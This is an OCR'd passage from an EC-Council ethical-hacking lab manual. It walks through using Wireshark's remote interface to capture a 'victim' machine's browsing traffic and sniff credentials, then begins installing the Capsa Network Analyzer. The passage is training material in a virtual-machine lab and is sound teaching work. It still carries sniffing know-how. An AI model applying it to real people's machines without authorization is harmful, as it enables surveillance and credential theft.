


Figure 2.1.24: Selecting Options from Wireshark

37. The **Manage Interfaces** window appears; click the **Remote Interfaces** tab, and then the **Add a remote host and its interface** icon (**+**).




Figure 2.1.25: Interface Management window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. The **Remote Interface** window appears. In the **Host** text field, enter the IP address of the target machine (here, **10.10.10.10**); and in the **Port** field, enter the port number as **2002**.
39. Under the **Authentication** section, select the **Password authentication** radio button and enter the target machine's user credentials (here, **Jason** and **qwerty**); click **OK**.

Note: The IP address and user credentials may differ in your lab environment.




Figure 2.1.26: Wireshark: Remote Interface window

40. A new remote interface is added to the **Manage Interfaces** window; click **OK**.




Figure 2.1.27: Applying the newly added interface

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. The newly added remote interface appears in the **Wireshark . Capture Interfaces** window; click **Start**.




Figure 2.1.28: Wireshark: Capture Options window

42. Switch to the **Windows 10** virtual machine and sign in to the user account **Jason** with the password **qwerty**. Here, you are signing in as the victim.
43. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.facebook.com**).

Note: Although we are only browsing the Internet here, you could also log in to your account and sniff the credentials.




Figure 2.1.29: Browsing the Internet on Windows 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Switch back to the **Windows Server 2019** virtual machine. **Wireshark** starts capturing packets as soon as the user (here, you) begins browsing the Internet, the shown in the screenshot.

45. You can see the websites browsed by the victim on the target system in the **Info** section.




Figure 2.1.30: Wireshark Window with Packets Captured

46. After a while, click the **Stop capturing packet** icon ( ) on the toolbar to stop live packet capture.




Figure 2.1.31: Stopping the running live capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. This way, you can use Wireshark to capture traffic on a remote interface.

Note: In real-time, when attackers gain the credentials of a victim's machine, they attempt to capture its remote interface and monitor the traffic its user browses to reveal confidential user information.

48. This concludes the demonstration of how to perform password sniffing using Wireshark.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

TASK 2 Analyze a Network using the Capsa Network Analyzer

Here, we will use the Capsa Network Analyzer tool to analyze the network.

Note: Capsa Network Analyzer requires a large amount of memory to analyze the network successfully. Therefore, before starting this task, we must increase the **Memory** (RAM) of the **Windows 10** virtual machine from **2 GB** to **6 GB**. To do so, perform **Steps # 1-4**.

TASK 2.1

Increase Windows 10 Memory (RAM)

1. In your main system, open the **VMware Workstation Pro** application, and click on the **Windows 10** operating system from the left-hand pane.
2. A **Windows 10** node appears. Under the **Devices** section, click the **Memory** option.




Figure 2.2.1: Windows 10 settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Capsa is a portable network analysis application for both LANs and WLANs, which performs real-time packet capturing, 24x7 network monitoring, advanced protocol analysis, in-depth packet decoding, and automatic expert diagnosis. It goes one step ahead of sniffing by intuitively analyzing network packets and generating meaningful information.

3. The **Virtual Machine Settings** window appears. In the right-hand pane, toggle the slide bar in the **Memory** section to change **Memory for this virtual machine** to **6 GB** or **6144 MB**, and click **OK**.




Figure 2.2.2: Windows 10: Increasing memory

Capsa's comprehensive high-level window view of the entire network gives network administrators and engineers quick insight, allowing them to pinpoint and resolve application problems rapidly.

4. Check the **Memory** option in the **Devices** section. It should have upgraded to **6 GB** from **2 GB**.




Figure 2.2.3: Windows 10: Memory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Download and Install Capsa Network Analyzer

5. Turn on the **Windows 10** and **Windows Server 2016** virtual machines.
6. Log on to the **Windows 10** virtual machine using the credentials **Admin** and **Pa$$w0rd**.
7. Open any web browser (here, **Mozilla Firefox**), type **https://www.colasoft.com/download/products/download_capsa.php** into the address bar, and press **Enter**.
8. The **Download Capsa Enterprise Trial** webpage appears; scroll down to the registration form and enter your personal details, as shown in the screenshot.

Note: You must give a **Valid, Non-Personal Email** (work or school accounts) during registration.

9. Untick the **Subscribe to our newsletter** checkbox and click the **30-Day Trial Download** button.




Figure 2.2.4: Colasoft Capsa online registration

10. The **Thank You for Downloading Our Product** page appears, along with the **Opening capsa_ent_12.0.6.12621_x64.exe** pop-up; click **Save**.
11. The **Capsa Network Analyzer** setup file starts to download.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. After the file downloads, navigate to the download location (here, **Downloads**) and double-click on **capsa_ent_12.0.6.12621_x64.exe**.




Figure 2.2.5: Colasoft Capsa setup

13. An **Open File - Security Warning** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 2.2.6: Open File: Security Warning window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Setup - Colasoft Capsa Enterprise** window appears; click **Next**.



Figure 2.2.7: Colasoft Capsa installation wizard

15. Follow the wizard-driven installation steps to install Capsa Network Analyzer using the default settings.
16. On completion of the installation, the **Completing the Colasoft Capsa Enterprise Setup Wizard** screen appears. Ensure that the **Launch Program** checkbox is selected and click **Finish**.



Figure 2.2.8: Completion of Colasoft Capsa Setup

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Colasoft Software Activation Wizard** window appears; click **Next**.

